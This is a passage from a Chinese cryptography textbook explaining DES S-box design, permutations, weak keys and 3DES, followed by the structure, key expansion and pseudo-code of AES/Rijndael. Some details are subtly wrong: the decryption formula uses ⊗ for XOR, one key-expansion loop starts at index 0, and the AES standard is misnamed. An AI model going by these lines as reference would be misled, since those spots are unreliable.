0	13	2	8	4	6	15	11	1	10	9	3	14	5	0	12	7
1	1	15	13	8	10	3	7	4	12	5	6	11	0	14	9	2
2	7	11	4	1	9	12	14	2	0	6	10	13	15	3	5	8
3	2	1	14	7	4	10	8	13	15	12	9	0	3	5	6	11

S_8

S 盒是 DES 保密性的关键所在。它是一种非线性变换，也是 DSE 中唯一的非线性运算。如果没有它，整个 DES 将成为一种线性变换，这将是不安全的。关于 *S* 盒的设计细节，IBM 公司和美国国家保密局（NSA）至今尚未完全公布。研究表明，*S* 盒至少应满足以下准则：

（1）输出不是输入的线性和仿射函数；

（2）任意改变输入中的一位，输出至少有两位发生变化；

（3）对于任何 *S* 盒和任何输入 *x*，$S(x)$和 $S(x \oplus 001100)$至少有两位不同，这里 *x* 是一个 6 位的二进制串；

（4）对于任何 *S* 盒和任何输入 *x*，以及 $y,z \in GF(2)$，$S(x) \neq S(x \oplus 11yz00)$，这里 *x* 是一个 6 位的二进制串；

（5）保持输入中的 1 位不变，其余 5 位变化，输出中的 0 和 1 的个数接近相等。

随着对 DES 研究的深入，人们发现，除了以上五条准则外，*S* 盒还必须满足抗差分攻击的要求。人们猜测，IBM 公司和美国国家保密局（NSA）至今尚未公布的关键细节就在于此。在我们对 DES 的研究中也证明了这一点，研究表明 DES 的 *S* 盒的抗差分能力很强，这说明设计者在当时已经掌握了抗差分攻击的设计方法，而他们不想让外人知道差分攻击技术，便不公布这一设计准则。

根据香农用混淆和扩散设计密码的理论，DES 的 *S* 盒用来提供混淆，而 *P* 置换用来提供扩散。

3．置换运算 *P*

置换运算 *P* 把 *S* 盒输出的 32 位数据打乱重排，得到 32 位的加密函数输出。用 *P* 置换来提供扩散，把 *S* 盒的混淆作用扩散开来。正是置换 *P* 与 *S* 盒的互相配合提高了 DES 的安全性。置换矩阵 *P* 如图 2-9 所示。

2.2.2.5　逆初始置换 IP^{-1}

逆初始置换 $\mathbf{IP}^{-1}$ 是初始置换 **IP** 的逆置换。它把第十六次加密迭代的结果打乱重排，形成 64 位密文。至此，加密过程完全结束。逆初始置换的置换矩阵如图 2-10 所示。

16	7	20	21
29	12	28	17
1	15	23	26
5	18	31	10
2	8	24	14
32	27	3	9
19	13	30	6
22	11	4	25

图 2-9　置换运算 P

40	8	48	16	56	24	64	32
39	7	47	15	55	23	63	31
38	6	46	14	54	22	62	30
37	5	45	13	53	21	61	29
36	4	44	12	52	20	60	28
35	3	43	11	51	19	59	27
34	2	42	10	50	18	58	26
33	1	41	9	49	17	57	25

图 2-10　逆初始置换 IP^{-1}

初始置换 **IP** 和逆初始置换 $\mathbf{IP}^{-1}$ 的密码意义不大，因为 **IP** 和 $\mathbf{IP}^{-1}$ 没有密钥参与，而且在其置换矩阵公开的情况下求出另一个是很容易的。**IP** 的主要作用是把输入数据打乱重排，以打乱原始输入数据的原有格式。因为使用了 **IP**，所以必须使用 $\mathbf{IP}^{-1}$，以确保加密算法的可逆性和对合性。

2.2.2.6　DES 的解密过程

由于 DES 的运算是对和运算，所以解密和加密可共用同一个运算，只是子密钥使用的顺序不同。

把 64 位密文当作明文输入，而且第一次解密迭代使用子密钥 K_{16}，第二次解密迭代使用子密钥 K_{15}，…，第十六次解密迭代使用子密钥 K_1，最后的输出便是 64 位明文。

解密过程可用如下的数学公式描述：

$$\begin{cases} R_{i-1}=L_i \\ L_{i-1}=R_i \otimes f(L_i,K_i) \\ i=16,15,14,\cdots,1 \end{cases} \tag{2-13}$$

2.2.2.7　DES 的安全性

几十年来的应用实践证明了 DES 作为商用密码，用于其设计目标是安全的。在这期间，除了密钥太短经不起当今网络计算和并行计算的穷举攻击外，没有发现 DES 存在其他严重的安全缺陷。它在世界范围内得到广泛应用，为确保信息安全作出了不可磨灭的贡献。

DES 在总的方面是极其成功的，但同时也不可避免地存在着一些弱点和不足。

1．密钥较短

面对计算能力高速发展的形势，DES 采用 56 位密钥，显然短了一些。如果密钥的长度再长一些，将会更安全。

2．存在弱密钥

DES 存在一些弱密钥和半弱密钥。在 16 次加密迭代中分别使用不同的子密钥是确保 DES 安全强度的一种重要措施。但是实际上却存在着一些密钥，由它们产生的 16 个子密钥不是互不相同，而是有相重的。

设 k 是给定的密钥，如果由 k 所产生的子密钥：

$$k_1 = k_2 = \cdots = k_{16}$$

则称 k 为弱密钥。如果 k 为弱密钥，则有

$$\mathrm{DES}(\mathrm{DES}(M, k), k) = M$$

$$\mathrm{DES}^{-1}(\mathrm{DES}^{-1}(M, k), k) = M$$

$$\mathrm{DES}(M, k) = \mathrm{DES}^{-1}(M, k) \qquad (2\text{-}14)$$

2.2.2.8 三重 DES

美国 NIST 在 1999 年发布了一个新版本的 DES 标准（FIPS PUB46-3），该标准指出 DES 仅能用于遗留的系统，同时 3DES 将取代 DES 成为新的标准。在此之后，一些国际标准也都支持 3DES。在国内，中国人民银行的智能卡技术规范也支持 3DES。总之，目前在国内外 3DES 都还有着广泛的应用。

3DES 有三个显著的优点。首先它的密钥长度是 168 位，完全能够抵抗穷举攻击。其次是相当安全，而且经过实践检验。这是因为 3DES 的底层加密算法与 DES 相同，该加密算法比任何其他加密算法受到分析的时间都要长，没有发现有比穷举攻击更有效的攻击方法，因此相当安全。如果仅考虑算法安全，3DES 能成为未来数十年加密算法标准的合适选择。其三，由于 3DES 的底层加密算法与 DES 相同，所以许多现有的 DES 软硬件产品都能方便地实现 3DES，因此使用方便。3DES 的根本缺点在于用软件实现该算法的速度比较慢。

3DES 即可以使用三个密钥，也可以使用两个密钥。图 2-11 给出了一种两个密钥的 3DES 结构。




图 2-11 3DES 加解密

2.2.3　AES 算法

美国政府于 1997 年又开始公开征集新的数据加密标准算法 AES，以取代 1998 年底废止的 DES。经过三轮筛选， 2000 年 10 月 2 日美国政府正式宣布选中比利时密码学家 Joan Daemen 和 Vincent Rijmen 提出的一种密码算法 RIJNDAEL 作为 AES。2001 年 11 月 26 日，美国政府正式颁布 AES 为美国国家标准（编号为 FIST PUBS 197）。这是密码史上的又一个重要事件，世界各国都高度重视这一事件。目前 AES 已经被一些国际标准化组织（ISO，IETF，IEEE802.11 等）采纳作为标准。RIJNDAEL 算法之所以能够最终被选为 AES 的原因是其安全、性能好、效率高、实用、灵活。

RIJNDAEL 算法是一个数据块长度和密钥长度都可变的分组加密算法，其数据块长度和密钥长度都可独立地选定为大于等于 128 位且小于等于 256 位的 32 位的任意倍数。而美国颁布 AES 时却规定数据块的长度为 128 位、密钥的长度可分别选择为 128 位，192 位或 256 位。

RIJNDAEL 算法仍然采用分组密码的一种通用结构：对轮函数实施迭代的结构。只是轮函数结构采用的是代替/置换网络结构（SP 结构），没有采用 DES 的 Feistel 结构。如图 2-12 所示，RIJNDAEL 的轮函数由以下三层组成。




图 2-12　RIJNDAEL 算法结构

（1）非线性层：进行非线性 S 盒变换 ByteSub，由 16 个 S 盒并置而成，起混淆的作用。

（2）线性混合层：进行行移位变换 ShiftRow 和列混合变换 MixColumn 以确保多圈

之上的高度扩散。

（3）密钥加层：进行圈密钥加变换 AddRoundKey，将圈密钥简单地异或到中间状态上，实现密钥的加密控制作用。

2.2.3.1 状态

在 RIJNDAEL 算法中，加解密要经过多次数据变换操作，每一次变换操作产生一个中间结果，称这个中间结果叫做状态。各种不同的密码变换都是对状态进行的。

把状态表示为二维字节数组（每个元素为一个字节），它有四行，Nb 列。Nb 等于数据块长度除以 32。数据块长度为 128 时，Nb=4。数据块长度为 192 时，Nb=6。数据块长度为 256 时，Nb=8。因为状态数组有四行，每个元素为一个字节，所以状态的每列便为一个四字节的字。有些密码变换是对字节进行的，有些密码变换是对字进行的。

例如，数据块长度为 128 的状态如表 2-5 所示。

表 2-5 数据块长度为 128 的状态

$a_{0,0}$	$a_{0,1}$	$a_{0,2}$	$a_{0,3}$
$a_{1,0}$	$a_{1,1}$	$a_{1,2}$	$a_{1,3}$
$a_{2,0}$	$a_{2,1}$	$a_{2,2}$	$a_{2,3}$
$a_{3,0}$	$a_{3,1}$	$a_{3,2}$	$a_{3,3}$

在进行加密处理时，数据块按列优先的顺序写入状态，即按 $a_{0,0}$，$a_{1,0}$，$a_{2,0}$，$a_{3,0}$，$a_{0,1}$，$a_{1,1}$，$a_{2,1}$，$a_{3,1}$，$a_{0,2}$，$a_{1,2}$，$a_{2,2}$，$a_{3,2}$，$a_{0,3}$，$a_{1,3}$，$a_{2,3}$，$a_{3,3}$ 的顺序写入状态中。在加密操作结束时，密文按同样的顺序从状态中取出。

类似地，密钥也可表示为二维字节数组（每个元素为一个字节），它有四行，Nk 列。Nk 等于密钥块长度除 32。密钥长度为 128 的二维字节数组如表 2-6 所示。密钥也是按列优先的顺序存储到密钥二维字节数组中，即按 $k_{0,0}$，$k_{1,0}$，$k_{2,0}$，$k_{3,0}$，$k_{0,1}$，$k_{1,1}$，$k_{2,1}$，$k_{3,1}$，$k_{0,2}$，$k_{1,2}$，$k_{2,2}$，$k_{3,2}$，$k_{0,3}$，$k_{1,3}$，$k_{2,3}$，$k_{3,3}$ 的顺序存储到密钥二维字节数组中。

表 2-6 密钥长度为 128 的密钥二维字节数组

$k_{0,0}$	$k_{0,1}$	$k_{0,2}$	$k_{0,3}$
$k_{1,0}$	$k_{1,1}$	$k_{1,2}$	$k_{1,3}$
$k_{2,0}$	$k_{2,1}$	$k_{2,2}$	$k_{2,3}$
$k_{3,0}$	$k_{3,1}$	$k_{3,2}$	$k_{3,3}$

RIJNDAEL 算法的迭代圈数 Nr 由 Nb 和 Nk 共同决定，具体取值列在表 2-7 中。

表 2-7 算法迭代圈数 Nr

Nr	Nb=4	Nb=6	Nb=8
Nk=4	10	12	14
Nk=6	12	12	14
Nk=8	14	14	14

2.2.3.2　轮函数

RIJNDAEL 加密算法的轮函数采用代替/置换网络结构（SP 结构），由 *S* 盒变换 ByteSub、行移位变换 ShiftRow、列混合变换 MixColumn、圈密钥加变换 AddRoundKey 组成。用伪 c 语言可写为：

```
Round(State,RoundKey)
  {  ByteSub(State);
     ShiftRow(State);
     MixColumn(State);
     AddRoundKey(State,RoundKey);  }
```

加密算法中的最后一圈的轮函数与上面的标准轮函数略有不同。定义如下：

```
FinalRound(State,RoundKey)
  {  ByteSub(State);
     ShiftRow(State);
     AddRoundKey(State,RoundKey);  }
```

容易看出，最后一圈的轮函数与标准轮函数相比，去掉了列混合变换 MixColumn (State)。

1．*S* 盒变换 ByteSub

ByteSub 变换是按字节进行的代替变换，也称为 *S* 盒变换。它是作用在状态中每个字节上的一种非线性字节变换。这个变换（或称 *S*_box）按以下两步进行：

① 把字节的值用它的乘法逆来代替，其中'00'的逆就是它自己。

② 经 1 处理后的字节值再进行如下定义的仿射变换：

$$\begin{pmatrix} y_0 \\ y_1 \\ y_2 \\ y_3 \\ y_4 \\ y_5 \\ y_6 \\ y_7 \end{pmatrix} = \begin{pmatrix} 1&0&0&0&1&1&1&1 \\ 1&1&0&0&0&1&1&1 \\ 1&1&1&0&0&0&1&1 \\ 1&1&1&1&0&0&0&1 \\ 1&1&1&1&1&0&0&0 \\ 0&1&1&1&1&1&0&0 \\ 0&0&1&1&1&1&1&0 \\ 0&0&0&1&1&1&1&1 \end{pmatrix} \begin{pmatrix} x_0 \\ x_1 \\ x_2 \\ x_3 \\ x_4 \\ x_5 \\ x_6 \\ x_7 \end{pmatrix} \oplus \begin{pmatrix} 1 \\ 1 \\ 0 \\ 0 \\ 0 \\ 1 \\ 1 \\ 0 \end{pmatrix} \tag{2-15}$$

值得注意的是：

（1）*S* 盒变换的第一步是把字节的值用它的乘法逆来代替，是一种非线性变换。

（2）由于式（2-15）的系数矩阵中每列都含有 5 个 1，这说明改变输入中的任意一位，将影响输出中的 5 位发生变化。

（3）由于式（2-15）的系数矩阵中每行都含有 5 个 1，这说明输出中的每一位，都

与输入中的 5 位相关。

（4）ByteSub 变换就相当于 DES 中得 *S* 盒子。它为加密算法提供非线性，是决定加密算法安全性的关键。它是一种 8 位输入、8 位输出的非线性变换。

为了确保加密算法是可逆的，如上定义的 ByteSub 变换必须是可逆的。

2．行移位变换 ShiftRow

ShiftRow 变换是对状态的行进行循环移位变换。在 ShiftRow 变换中，状态的后三行以不同的移位值循环“左”移。第 0 行不移位，第 1 行移 C1 字节，第 2 行移 C2 字节，第 3 行移 C3 字节。

移位值 C1，C2 和 C3 与 Nb 有关，具体列在 2-8 表中：

表 2-8　移位值

Nb	C1	C2	C3
4	1	2	3
6	1	2	3
8	1	3	4

3．列混合变换 MixColumn

MixColumn 变换是对状态的列进行混合变换。在 MixColumn 变换中，把状态中的每一列看作 $GF(2^8)$ 上的多项式，并与一个固定多项式 $c(x)$相乘然后模多项式 x^4+1，其中 $c(x)$为：

$$c(x) = \text{‘03’}\,x^3 + \text{‘01’}\,x^2 + \text{‘01}x\text{’} + \text{‘02’} \tag{2-16}$$

因为 $c(x)$与 x^4+1 是互素的，从而保证 $c(x)$存在逆多项式 $d(x)$，而 $c(x)d(x)=1 \bmod x^4+1$。只有逆多项式 $d(x)$存在，才能正确进行解密。

4．圈密钥加变换 AddRoundKey

AddRoundKey 变换是利用圈密钥对状态进行模 2 相加的变换。在这个操作中，圈密钥被简单地异或到状态中去。圈密钥根据圈密钥产生算法通过密钥得到。圈密钥长度等于数据块长度。

2.2.3.3　圈密钥产生算法

圈密钥根据圈密钥产生算法由用户密钥产生得到。圈密钥产生分两步进行：密钥扩展和圈密钥选择，且遵循以下原则。

（1）圈密钥的比特总数为数据块长度与圈数加 1 的积。例如，对于 128 位的分组长度和 10 圈迭代，圈密钥的总长度为 128(10+1)=1408 位。

（2）首先将用户密钥扩展为一个扩展密钥。

（3）再从扩展密钥中选出圈密钥：第一个圈密钥由扩展密钥中的前 Nb 个字组成，第二个圈密钥由接下来的 Nb 个字组成，以此类推。

1．密钥扩展

用一个字（四个字节）元素的一维数组 W[Nb*(Nr+1)]存储扩展密钥。用户密钥包含在数组 W 最开始的 Nk 个字中，其他的字由它前面的字经过处理后得到。有 Nk 小于等于 6 和 Nk 大于 6 两种密钥扩展策略。

（1）对于 Nk≤6，有下面密钥扩展策略：

符号说明：CipherKey 表示用户的密钥，它是一个有 Nk 个密钥字的一维数组。W 为存储扩展密钥的一维数组。

```
KeyExpansion(CipherKey,W)
  {  For(I=0; I<Nk; I++)  W[I] = CipherKey[I];
     For(I=0; I< Nb*(Nr+1); I++)
       {Temp=W[I-1];
        IF(I%Nk= =0)
          Temp=SubByte(Rotl(Temp) ^Rcon[I/Nk]);
          W[I]=W[I-Nk] ^Temp;
        }
  }
```

可以看出，最前面的 Nk 个字是由用户密钥填充的。这之后的每一个字 W[I]等于前面的字 W[I-1]与 Nk 个位置之前的字 W[I-Nk]的异或。如果 I 是 Nk 的整数倍，在异或之前，要先对 W[I-1]进行 Rotl 变换和 ByteSub 变换，再异或一个圈常数 Rcon 。

其中，Rotl 是对一个字里的字节以字节为单位进行循环移位的函数，设 W=（A，B，C，D），则 Rotl（W）=（B，C，D，A）。

圈常数 Rcon 与 Nk 无关，且定义为：

```
Rcon[i] = (RC[i],'00','00','00')
RC[0] = '01'
RC[i] = xtime(RC[i-1])
```

（2）对于 Nk>6，有下面的密钥扩展策略：

```
KeyExpansion(CipherKey,W)
  {  For(I=0; I<Nk; I++)  W[I] = CipherKey[I];
     For(I=0; I< Nb*(Nr+1); I++)
        {Temp=W[I-1];
         IF(I%Nk= =0)
           Temp=SubByte(Rotl(Temp) ^Rcon[I/Nk]);
         ELSE  IF(I%Nk= =4)
           Temp=SubByte(Temp);
        W[I]=W[I-Nk] ^Temp;
```

```
        }
    }
```

Nk>6 的密钥扩展策略与 Nk≤6 的密钥扩展策略相比，区别在于当 I 是 4 的整数倍时，需要先将 W[I-1]进行 ByteSub 变换。这样就在扩展密钥中增加了部分字的 ByteSub 变换，从而提高了扩展密钥的安全性。这是因为当 Nk>6 时密钥很长，仅仅对 Nk 的整数倍的位置处的字进行 ByteSub 变换，就显得 ByteSub 变换的密度较稀，安全程度不够强。

2．圈密钥选择

圈密钥 I 由圈密钥缓冲区 W[Nb*I]到 W[Nb*(I+1)－1]的字组成。例如，Nb=4 且 Nk=4 的圈密钥选择如图 2-13 所示。




图 2-13 Nb=4 且 Nk=4 的圈密钥选择

2.2.3.4 加密算法

RIJNDAEL 加密算法由以下部分组成：

（1）一个初始圈密钥加。

（2）Nr-1 圈的标准轮函数。

（3）最后一圈的非标准轮函数。

用伪码表示：

```
 Rijndael(State,CipherKey)
{
KeyExpansion(CipherKey,ExpandedKey)
AddRoundKey(State,ExpandedKey)
For(I=1;I<Nr;I++)
    Round(State,ExpandKey+Nb*I)
     {ByteSub(State);
      ShiftRow(State);
      MixColumn(State);
      AddRoundKey(State, ExpandedKey+Nb*I; )}
FinalRound(State, ExpandedKey+Nb*Nr)
      {ByteSub(State);
       ShiftRow(State);
       AddRoundKey(State, ExpandedKey+Nb*Nr); }
 }
```

注意第一步和最后一步都用了圈密钥加，因为任何没有密钥参与的变换都是容易被

攻破的。例如 DES 中的初始置换 IP 和逆初始置换 IP –1，因为没有密钥参与变换，因而密码意义不大。

2.2.3.5　解密算法

由于 RIJNDAEL 算法不是对合运算，所以 RIJNDAEL 的解密算法与加密算法不同。根据解密算法应当是加密算法的逆，最直接的办法是把加密算法倒序执行，便得到解密算法。但是这样得到的解密算法不便于工程实现。

由于 RIJNDAEL 设计得非常巧妙，使得我们只要略稍改变一下密钥扩展策略，便可以得到等价的解密算法，等价解密算法的结构与加密算法的结构相同，从而方便了工程实现。等价解密算法中的变换为加密算法中相应变换的逆变换。

1．逆变换

ShiftRow 的逆是状态的后三行分别移动 Nb-C1，Nb-C2 和 Nb-C3 个字节。

MixColumn 的逆类似于 MixColumn，把状态的每列都乘以一个固定的多项式 $d(x)$：

$$d(x) = \text{‘}0B\text{’}\,x^3 + \text{‘}0D\text{’}\,x^2 + \text{‘}09x\text{’} + \text{‘}0E\text{’} \tag{2-17}$$

容易验证，式 2-16 的 $c(x)$与式 2-17 的 $d(x)$的积等于单位元‘01’。所以 $d(x)$是 $c(x)$的逆多项式。

AddRoundKey 的逆就是它自己。

ByteSub 的逆是把 S_box 的逆作用到状态的每个字节上。ByteSub 的逆变换按如下方法得到，首先进行式（2-18）的逆变换，然后再取 GF(2^8)上的乘法逆。式（2-18）是根据式（2-15）推出的，两式中的矩阵互为逆矩阵。

$$\begin{pmatrix} x_0 \\ x_1 \\ x_2 \\ x_3 \\ x_4 \\ x_5 \\ x_6 \\ x_7 \end{pmatrix} = \begin{pmatrix} 0&0&1&0&0&1&0&1 \\ 1&0&0&1&0&0&1&0 \\ 0&1&0&0&1&0&0&1 \\ 1&0&1&0&0&1&0&0 \\ 0&1&0&1&0&0&1&0 \\ 0&0&1&0&1&0&0&1 \\ 1&0&0&1&0&1&0&0 \\ 0&1&0&0&1&0&1&0 \end{pmatrix} \begin{pmatrix} y_0 \\ y_1 \\ y_2 \\ y_3 \\ y_4 \\ y_5 \\ y_6 \\ y_7 \end{pmatrix} \oplus \begin{pmatrix} 1 \\ 0 \\ 1 \\ 0 \\ 0 \\ 0 \\ 0 \\ 0 \end{pmatrix} \tag{2-18}$$

2．逆轮函数的定义

逆轮函数的定义如下：

```
Inv_Round(State,Inv_RoundKey)
  {  InvByteSub(State);
     InvShiftRow(State);
     InvMixColunm(State);
     AddRoundKey(State,Inv_RoundKey); }
```

最后一圈的非标准逆轮函数如下：

```
Inv_FinalRound(State,Inv_RoundKey)
  {  InvByteSub(State);
     InvShiftRow(State);
     AddRoundKey(State,Inv_RoundKey); }
```

3. 解密算法

利用逆轮函数可将解密算法表述如下：

```
Inv_Rijndael(State,CipherKey)
{
Inv_KeyExpansion(CipherKey,Inv_ExpandedKey);
AddRoundKey(State,Inv_ExpandedKey+Nb*Nr);
For(I= Nr-1 ;I>0;I--)
   Inv_Round(State, Inv_ExpandedKey+Nb*I));
     {InvByteSub(State);
      InvShiftRow(State);
      InvMixColumn(State);
      AddRoundKey(State, Inv_ExpandedKey+Nb*I); }
Inv_FinalRound(State, Inv_ExpandedKey)
      { InvByteSub(State);
       InvShiftRow(State);
       AddRoundKey(State, Inv_ExpandedKey); }
       }
```

注意：解密算法与加密算法使用的圈密钥的顺序相反。

其中解密算法的密钥扩展定义为：

（1）加密算法的密钥扩展。

（2）把 InvMixColumn 应用到除第一圈和最后一圈之外的所有圈密钥上。

用伪 c 码表示如下：

```
Inv_KeyExpansion(CipherKey,Inv_ExpandedKey)
  {  Key_Expansion(CipherKey,Inv_ExpandedKey);
     For(I=1; I<Nr; I++)  InvMixColumn(Inv_ExpandedKey+Nb*I);  }
```

2.2.3.6 RIJNDEAEL 的安全性

RIJNDAEL 算法的安全设计策略是宽轨迹策略（Wide Trail Strategy）。宽轨迹策略是针对差分攻击和线性攻击提出来的。它的最大优点是可以给出算法的最佳差分特征的概率以及最佳线性逼近的偏差界，由此可以分析算法抵抗差分攻击和线性攻击的能力。从而确保密码算法具有所需要的抵抗差分攻击和线性攻击的能力，确保密码算法的安全。

